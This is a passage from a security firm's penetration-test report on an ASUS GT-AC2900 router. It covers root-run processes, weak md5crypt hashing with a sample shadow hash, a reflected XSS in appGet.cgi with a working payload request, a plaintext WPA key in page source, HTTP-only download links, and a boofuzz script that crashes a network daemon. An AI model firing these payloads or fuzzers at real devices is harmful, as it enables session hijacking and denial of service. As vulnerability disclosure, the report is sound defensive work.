 3344 admin    3316 S   lldpd -L /usr/sbin/lldpcli -I
eth1,eth2,eth3,eth4,eth5,eth6,wds0.*.*,wds1.*.*,wds2.*.* -s GT-AC2900
 3348 nobody    3316 S   lldpd -L /usr/sbin/lldpcli -I
eth1,eth2,eth3,eth4,eth5,eth6,wds0.*.*,wds1.*.*,wds2.*.* -s GT-AC2900
 3350 admin         0 SW  [kworker/0:2]
 3362 nobody   2364 S   dnsmasq --log-async
 3363 admin    2364 S   dnsmasq --log-async
 3381 admin    8724 S   ntp
 3923 admin    9196 S   cfg_server
10823 admin         0 SW  [kworker/1:0]
10848 admin         0 SW  [kworker/0:0]
10874 admin    2828 S   /bin/eapd

```



```
10876 admin 3476 S nas
10877 admin 4232 S /bin/wps_monitor
10884 admin 4440 S /usr/sbin/wlceventd
10889 admin 3148 S /usr/sbin/acsd
10891 admin 2760 S /usr/sbin/dhd_monitor
10893 admin 13844 S roamast
10895 admin 8248 S networkmap
10896 admin 7544 S u2ec
10898 admin 2836 S lpd br0
11745 admin 3072 S /sbin/syslogd -m 0 -S -0 /tmp/syslog.log -s 256 -l 6
11747 admin 3072 S /sbin/klogd -c 5
11755 admin 2336 S dropbear -p 192.168.50.1:22 -a
11776 admin 2948 S miniupnpd -f /etc/upnp/config
11795 admin 2464 S dropbear -p 192.168.50.1:22 -a
11803 admin 3076 S -sh
13148 admin 3076 R ps w
```

The only processes that were found to be running under a restricted privilege context were `dnsmasq` and `lldpd`.

Recommendation(s)

The Sidemine device should be configured to run processes with the least privileges required to carry out their tasks. If possible, Sidemine should investigate using runtime sandboxing to further limit processes to only those system resources that are required as well.

References

CWE-250: Execution with Unnecessary Privileges:
<https://cwe.mitre.org/data/definitions/250.html>



Insecure System Configuration - Weak Password Hashing Algorithm

Severity: Low

Finding Overview

The Sidemine device is configured to store the administrator's password using a computationally weak hashing algorithm (`md5crypt`). An attacker able to access the system's stored credentials can conduct an offline password guessing attack, which if successful, would allow unauthorized access to the system.

Finding Detail

The Sidemine device stores the administrator's password within the system file `/etc/shadow`. The following excerpt shows the contents of the file on the test system:

```
admin@GT-AC2900-3710:/tmp/home/root# cat /etc/shadow
admin:$1$pSdGl42u$KSkkQEziVTT68FXFS6RZx0:0:0:99999:7:0:0:
```

System Password File - `/etc/shadow`

The hashing algorithm is currently set to `md5crypt` (`1`), which is not effective at preventing attackers from conducting password guessing attacks. The following output shows a comparison between attacking an `md5crypt` hash and a `sha512crypt` hash:

```
Hashmode: 500 - md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) (Iterations: 1000)

Speed.#1.....: 12160.5 kH/s (60.86ms) @ Accel:1024 Loops:1000 Thr:32 Vec:1
Speed.#2.....: 8595.1 kH/s (60.53ms) @ Accel:1024 Loops:1000 Thr:32 Vec:1
Speed.#3.....: 9175.8 kH/s (58.07ms) @ Accel:1024 Loops:1000 Thr:32 Vec:1
Speed.#4.....: 9118.9 kH/s (58.49ms) @ Accel:1024 Loops:1000 Thr:32 Vec:1
Speed.#*.....: 39050.4 kH/s

Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)

Speed.#1.....: 209.5 kH/s (53.87ms) @ Accel:512 Loops:128 Thr:32 Vec:1
Speed.#2.....: 148.1 kH/s (54.45ms) @ Accel:512 Loops:128 Thr:32 Vec:1
Speed.#3.....: 122.5 kH/s (62.78ms) @ Accel:512 Loops:128 Thr:32 Vec:1
Speed.#4.....: 120.6 kH/s (63.74ms) @ Accel:512 Loops:128 Thr:32 Vec:1
Speed.#*.....: 600.7 kH/s
```

Example GPU Assisted Password Benchmark Speeds

This example shows that the overall speed for attacking an `md5crypt` hash on the example system is `39050.4 kH/s` compared to the same system only being able to attack a `sha512crypt` hash at `600.7 kH/s`.



Recommendation(s)

The Sidemine device should be configured to use `sha512crypt` for password hash storage.

References

CWE-916: Use of Password Hash With Insufficient Computational Effort:

<https://cwe.mitre.org/data/definitions/916.html>



Reflected Cross-Site Scripting in appGet.cgi

Severity: Low

Finding Overview

The Sidemine Guest Device is prone to a post-authentication, reflected cross-site scripting vulnerability when handling the `hook` HTTP parameter. An attacker able to entice an authenticated user to visit a maliciously crafted link can hijack the user's session or take actions on their behalf.

Finding Detail

The `app_call` function in `web.c` is prone to reflected cross-site scripting due to insufficient sanitization of user-supplied input prior to presenting it back to the user. When a function name is passed to the `hook` parameter it is resolved and invoked by the `app_call` function. `app_call` has a number of else/if blocks which handle certain function's output formatting conditionally (`nvram_get`, `nvram_default_get`, `appobj`, etc.). If a function name is not explicitly handled, `app_call` does not apply the `check_xss_blacklist` function and will reflect the response back to the user unsanitized:

```
}else if(argv[0] != NULL && strcmp(func, "get_clientlist", 14) != 0)
    websWrite(stream, "%s-%s\n:", func, argv[0]);
```

Web Response Written Without Sanitization

The following HTTP GET request will trigger the vulnerability:

```
GET /appGet.cgi?hook=nvram_dump(<svg/onload=eval.call`${'alert\x281337\x29'}`>) HTTP/1.1
Host: router.asus.com
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://router.asus.com/GameDashboard.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: asus_token=P2i2adt4r0EdquGQtHSjzCL0Gg9Fury
Connection:
```

Example XSS Request



The following image shows execution of XSS payload in the above HTTP request:



Execution of Example Payload

Recommendation(s)

The Sidemine device should ensure that all input is validated before use to ensure it is well formed and of expected content before use. In this case, `nvram_dump` parameters should be validated and sanitized prior to reflecting it back to the user. This could be done using an allow-list approach, where only certain characters are allowed, such as only allowing alphanumeric characters.

References

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'):

<https://cwe.mitre.org/data/definitions/79.html>



Unnecessary Transfer of Credentials - WPA Password


Severity: Low

Finding Overview

The Sidemine Guest Device’s administration interface includes plaintext WPA passwords in server responses. Attackers able to access the guest device’s administrator interface can retrieve the stored password.

Finding Detail

When accessing the Guest Device’s administration interface, the configured WPA password was found to be accessible in plaintext:



Admin WiFi Configuration Interface



This configured value `securepassword1` was found to be included within the servers HTTP response, indicating it is included as part of the underlying page source at retrieval. The following request and response show multiple instances of this value being included within the page response:

```
GET /device-map/router.asp?flag=0 HTTP/1.1
Host: 192.168.50.1
Connection: close

HTTP/1.0 200 Ok
Server: httpd/2.0
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
Date: Sat, 05 May 2018 06:11:49 GMT
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: text/html
Connection: close

...
...
else {
var wl_parameter = {
"original" : {
"ssid" : decodeURIComponent('Asus'),
"psk" : decodeURIComponent('securepassword1')
},
...
...
<input type="hidden" name="wl_ssid_org" value="Asus">
<input type="hidden" name="wlc_ure_ssid_org" value="" disabled>
<input type="hidden" name="wl_wpa_psk_org" value="securepassword1">
<input type="hidden" name="wl_auth_mode_orig" value="psk2">
...
...
if(wifison_ready != "1" || parent.sw_mode != "1")
change_tabclick();
document.form.wl_ssid.value = decodeURIComponent('Asus');
document.form.wl_wpa_psk.value = decodeURIComponent('securepassword1');
document.form.wl_key1.value = decodeURIComponent('');
...
...

```

WiFi Credentials Stored Within Server Response



Recommendation(s)

The Sidemine guest device should not allow administrators to retrieve the currently configured WPA password. If the application requires this functionality, the contents should only be retrieved when the user specifically requests the value from the server.

References

CWE-522: Insufficiently Protected Credentials:
<https://cwe.mitre.org/data/definitions/522.html>



Tool Links Not Provided Over TLS Connection

Severity: Info

Finding Overview

The ASUS EZ Printer Sharing Tool and the Device Discovery Utility are linked directly from the file share setup and Network Place pages respectively. The links provided to the tools are not HTTPS links. An intercepting attacker could abuse this to modify the executables in transit.

Finding Detail

The hyperlink to the EZ Printer Sharing tool from the `PrinterServer.asp` page does not use HTTPS. The HTML for the affected hyperlink tag follows:

```
<li>
  ::marker == $0
  <a id="faq1" href="https://www.asus.com/support/FAQ/114046" target="_blank" style="text-decoration:underline;font-size:14px;font-weight:bold;color:#FFF">ASUS EZ printer sharing (Windows OS only) FAQ</a>
  " &nbsp; &nbsp;
  "
  <a href="http://dlcdnet.asus.com/pub/ASUS/LiveUpdate/Release/Wireless/Printer.zip" style="text-decoration:underline;font-size:14px;font-weight:bold;color:#FC0">Download Now!</a>
</li>
```

Asus EZ Printer Sharing HTTP Hyperlink HTML

Operation Mode: [Wireless router](#) Firmware Version: [3.0.0.4.386_41793](#) SSID: [test](#) [test_5G](#)

Media Server Network Place (Samba) Share / Cloud Disk FTP Share

Network Printer Server

The network printer server supports two methods: (1) ASUS EZ printer sharing (2) LPR to share print

- [ASUS EZ printer sharing \(Windows OS only\) FAQ](#) [Download Now!](#)
- [Use LPR protocol to sharing printing FAQ \(Windows\)](#)
- [Use LPR protocol to sharing printing FAQ \(MAC\)](#)

Network Printer Server

ASUS EZ Printer Sharing Link




```

<br>
▼<span style="color:#FC0">
  "In Repeater mode, the DHCP-assigned IP address changes. Install and use the "
  <a href="http://dlcdnet.asus.com/pub/ASUS/LiveUpdate/Release/Wireless/Discovery.zip" style="
  ont-family:Lucida Console;text-decoration:underline;color:#FC0;">Device Discovery Utility</a>
  " to get the wireless router's new IP address."
</span>
</label>

```

Device Discovery Utility HTTP Hyperlink HTML

Operation Mode: Wireless router Firmware Version: 9.0.0.4.386 41994 SSID: test test 5G 

Operation Mode **System** Firmware Upgrade Restore/Save/Upload Setting Feedback Privacy

Administration - Operation Mode

GT-AC2900 supports several operation modes to meet different requirements. Please select the mode that match your situation.

- Wireless router mode / AiMesh Router mode (Default)
- Access Point(AP) mode / AiMesh Router in AP mode
- Repeater mode
- Media Bridge
- AiMesh Node

In Repeater mode, GT-AC2900 wirelessly connects to an existing wireless network to extend the wireless coverage. In this mode, the firewall, IP sharing, and NAT functions are disabled.

In Repeater mode, the DHCP-assigned IP address changes. Install and use the [Device Discovery Utility](#) to get the wireless router's new IP address.

Device Discovery Utility Link

Recommendation(s)

Links to external tools should be provided over an HTTPS connection.

References

CWE-319: Cleartext Transmission of Sensitive Information:
<https://cwe.mitre.org/data/definitions/319.html>



envrams Daemon - Unspecified Memory Safety Issue

Severity: Info

Finding Overview

The `envrams` service on TCP port 5152 is prone to a remote, unauthenticated memory safety issue when processing malformed `'set:'` requests. An attacker who successfully triggered this issue can reliably crash the service or potentially execute arbitrary code depending on the nature of the flaw.

Finding Detail

Due to time constraints Atredis testing efforts were not able to determine the root cause of the vulnerability. The issue is related to the handling of invalid `'set:'` message requests when processing malformed requests when processing delimiters. The following fuzzer script for the `boofuzz` fuzzing framework is sufficient to trigger the issue, however the service does not always crash reliably due to the subtle nature of the corruption:

```
from boofuzz import *
session = Session(
    target=Target(
        connection=TCPSocketConnection("192.168.50.1", 5152))

s_initialize("set")
s_string("set")
s_delim(":")
s_string("varname")
s_delim("=")
s_string("AAAA")
s_static("\x00")

session.connect(s_get("set"))

session.fuzz()
```

Example boofuzz Template

Recommendation(s)

The `envrams` service should properly bound memory indexes when processing delimiters to prevent indexing outside of the buffer.

References

CWE-129: Improper Validation of Array Index:
<https://cwe.mitre.org/data/definitions/129.html>



Appendix I: Assessment Methodology


Atredis Partners draws on our extensive experience in penetration testing, reverse engineering, hardware/software exploitation, and embedded systems design to tailor each assessment to the specific targets, attacker profile, and threat scenarios relevant to our client's business drivers and agreed upon rules of engagement.

Where applicable, we also draw on and reference specific industry best practices, regulations, and principles of sound systems and software design to help our clients improve their products while simultaneously making them more stable and secure.

Our team takes guidance from industry-wide standards and practices such as the National Institute of Standards and Technology's (NIST) Special Publications, the Open Web Application Security Project (OWASP), and the Center for Internet Security (CIS).

Throughout the engagement, we communicate findings as they are identified and validated, and schedule ongoing engagement meetings and touchpoints, keeping our process open and transparent and working closely with our clients to focus testing efforts where they provide the most value.

In most engagements, our primary focus is on creating purpose-built test suites and toolchains to evaluate the target, but we do utilize off-the-shelf tools where applicable as well, both for general patch audit and best practice validation as well as to ensure a comprehensive and consistent baseline is obtained.



Research and Profiling Phase

Our research-driven approach to testing begins with a detailed examination of the target, where we model the behavior of the application, network, and software components in their default state. We map out hosts and network services, patch levels, and application versions. We frequently use a number of private and public data sources to collect Open Source Intelligence about the target, and collaborate with client personnel to further inform our testing objectives.

For network and web application assessments, we perform network and host discovery as well as map out all available application interfaces and inputs. For hardware assessments, we study the design and implementation, down to a circuit-debugging level. In reviewing source code or compiled application code, we map out application flow and call trees and develop a solid working understand of how the application behaves, thus helping focus our validation and testing efforts on areas where vulnerabilities might have the highest impact to the application's security or integrity.

Analysis and Instrumentation Phase

Once we have developed a thorough understanding of the target, we use a number of specialized and custom-developed tools to perform vulnerability discovery as well as binary, protocol, and runtime analysis, frequently creating engagement-specific software tools which we share with our clients at the close of any engagement.

We identify and implement means to monitor and instrument the behavior of the target, utilizing debugging, decompilation and runtime analysis, as well as making use of memory and filesystem



forensics analysis to create a comprehensive attack modeling testbed. Where they exist, we also use common off-the-shelf, open-source and any extant vendor-proprietary tools to aid in testing and evaluation.

Validation and Attack Phase

Using our understanding of the target, our team creates a series of highly-specific attack and fault injection test cases and scenarios. Our selection of test cases and testing viewpoints are based on our understanding of which approaches are most relevant to the target and will gain results in the most efficient manner, and built in collaboration with our client during the engagement.

Once our test cases are validated and specific attacks are confirmed, we create proof-of-concept artifacts and pursue confirmed attacks to identify extent of potential damage, risk to the environment, and reliability of each attack scenario. We also gather all the necessary data to confirm vulnerabilities identified and work to identify and document specific root causes and all relevant instances in software, hardware, or firmware where a given issue exists.

Education and Evidentiary Phase

At the conclusion of active testing, our team gathers all raw data, relevant custom toolchains, and applicable testing artifacts, parses and normalizes these results, and presents an initial findings brief to our clients, so that remediation can begin while a more formal document is created. Additionally, our team shares confirmed high-risk findings throughout the engagement so that our clients may begin to address any critical issues as soon as they are identified.

After the outbrief and initial findings review, we develop a detailed research deliverable report that provides not only our findings and recommendations but also an open and transparent narrative about our testing process, observations and specific challenges in developing attacks against our targets, from the real world perspective of a skilled, motivated attacker.

Automation and Off-The-Shelf Tools

Where applicable or useful, our team does utilize licensed and open-source software to aid us throughout the evaluation process. These tools and their output are considered secondary to manual human analysis, but nonetheless provide a valuable secondary source of data, after careful validation and reduction of false positives.

For runtime analysis and debugging, we rely extensively on Hopper, IDA Pro and Hex-Rays, as well as platform-specific runtime debuggers, and develop fuzzing, memory analysis, and other testing tools primarily in Ruby and Python.

In source auditing, we typically work in Visual Studio, Xcode and Eclipse IDE, as well as other markup tools. For automated source code analysis we will typically use the most appropriate toolchain for the target, unless client preference dictates another tool.

Network discovery and exploitation make use of Nessus, Metasploit, and other open-source scanning tools, again deferring to client preference where applicable. Web application runtime analysis relies extensively on the Burp Suite, Fuzzer and Scanner, as well as purpose-built automation tools built in Go, Ruby and Python.



Engagement Deliverables

Atredis Partners deliverables include a detailed overview of testing steps and testing dates, as well as our understanding of the specific risk profile developed from performing the objectives of the given engagement.

In the engagement summary we focus on “big picture” recommendations and a high-level overview of shared attributes of vulnerabilities identified and organizational-level recommendations that might address these findings.

In the findings section of the document, we provide detailed information about vulnerabilities identified, provide relevant steps and proof-of-concept code to replicate these findings, and our recommended approach to remediate the issues, developing these recommendations collaboratively with our clients before finalization of the document.

Our team typically makes use of both DREAD and NIST CVE for risk scoring and naming, but as part of our charter as a client-driven and collaborative consultancy, we can vary our scoring model to a given client’s preferred risk model, and in many cases will create our findings using the client’s internal findings templates, if requested.

Sample deliverables can be provided upon request, but due to the highly specific and confidential nature of Atredis Partners’ work, these deliverables will be heavily sanitized, and give only a very general sense of the document structure.



Appendix II: About Atredis Partners

Atredis Partners was created in 2013 by a team of security industry veterans who wanted to prioritize offering quality and client needs over the pressure to grow rapidly at the expense of delivery and execution. We wanted to build something better, for the long haul.

In six years, Atredis Partners has doubled in size annually, and has been named three times to the Saint Louis Business Journal's "Fifty Fastest Growing Companies" and "Ten Fastest Growing Tech Companies". Consecutively for the past three years, Atredis Partners has been listed on the Inc. 5,000 list of fastest growing private companies in the United States.

The Atredis team is made up of some of the greatest minds in Information Security research and penetration testing, and we've built our business on a reputation for delivering deeper, more advanced assessments than any other firm in our industry.

Atredis Partners team members have presented research over forty times at the BlackHat Briefings conference in Europe, Japan, and the United States, as well as many other notable security conferences, including RSA, ShmooCon, DerbyCon, BSides, and PacSec/CanSec. Most of our team hold one or more advanced degrees in Computer Science or engineering, as well as many other industry certifications and designations. Atredis team members have authored several books, including *The Android Hacker's Handbook*, *The iOS Hacker's Handbook*, *Wicked Cool Shell Scripts*, *Gray Hat C#*, and *Black Hat Go*.

While the Atredis client base is strictly confidential, and engagements often operate under stringent nondisclosure agreements, Atredis has delivered notable public security research on improving the security of Google, Motorola, Microsoft, Samsung and HTC products, and were the first security research firm to be named in Qualcomm's Product Security Hall of Fame. Atredis has received four research grants from the Defense Advanced Research Project Agency and has identified entirely new classes of vulnerabilities in hardware, software, and the infrastructure of the World Wide Web.

In 2015, we expanded our services portfolio to include a wide range of advanced risk and security program management consulting, expanding our services reach to extend from the technical trenches into the boardroom. The Atredis Risk team has extensive experience building mature security programs, performing risk and readiness assessments, and serving as trusted partners to our clients to ensure the right people are making informed decisions about risk and risk management.

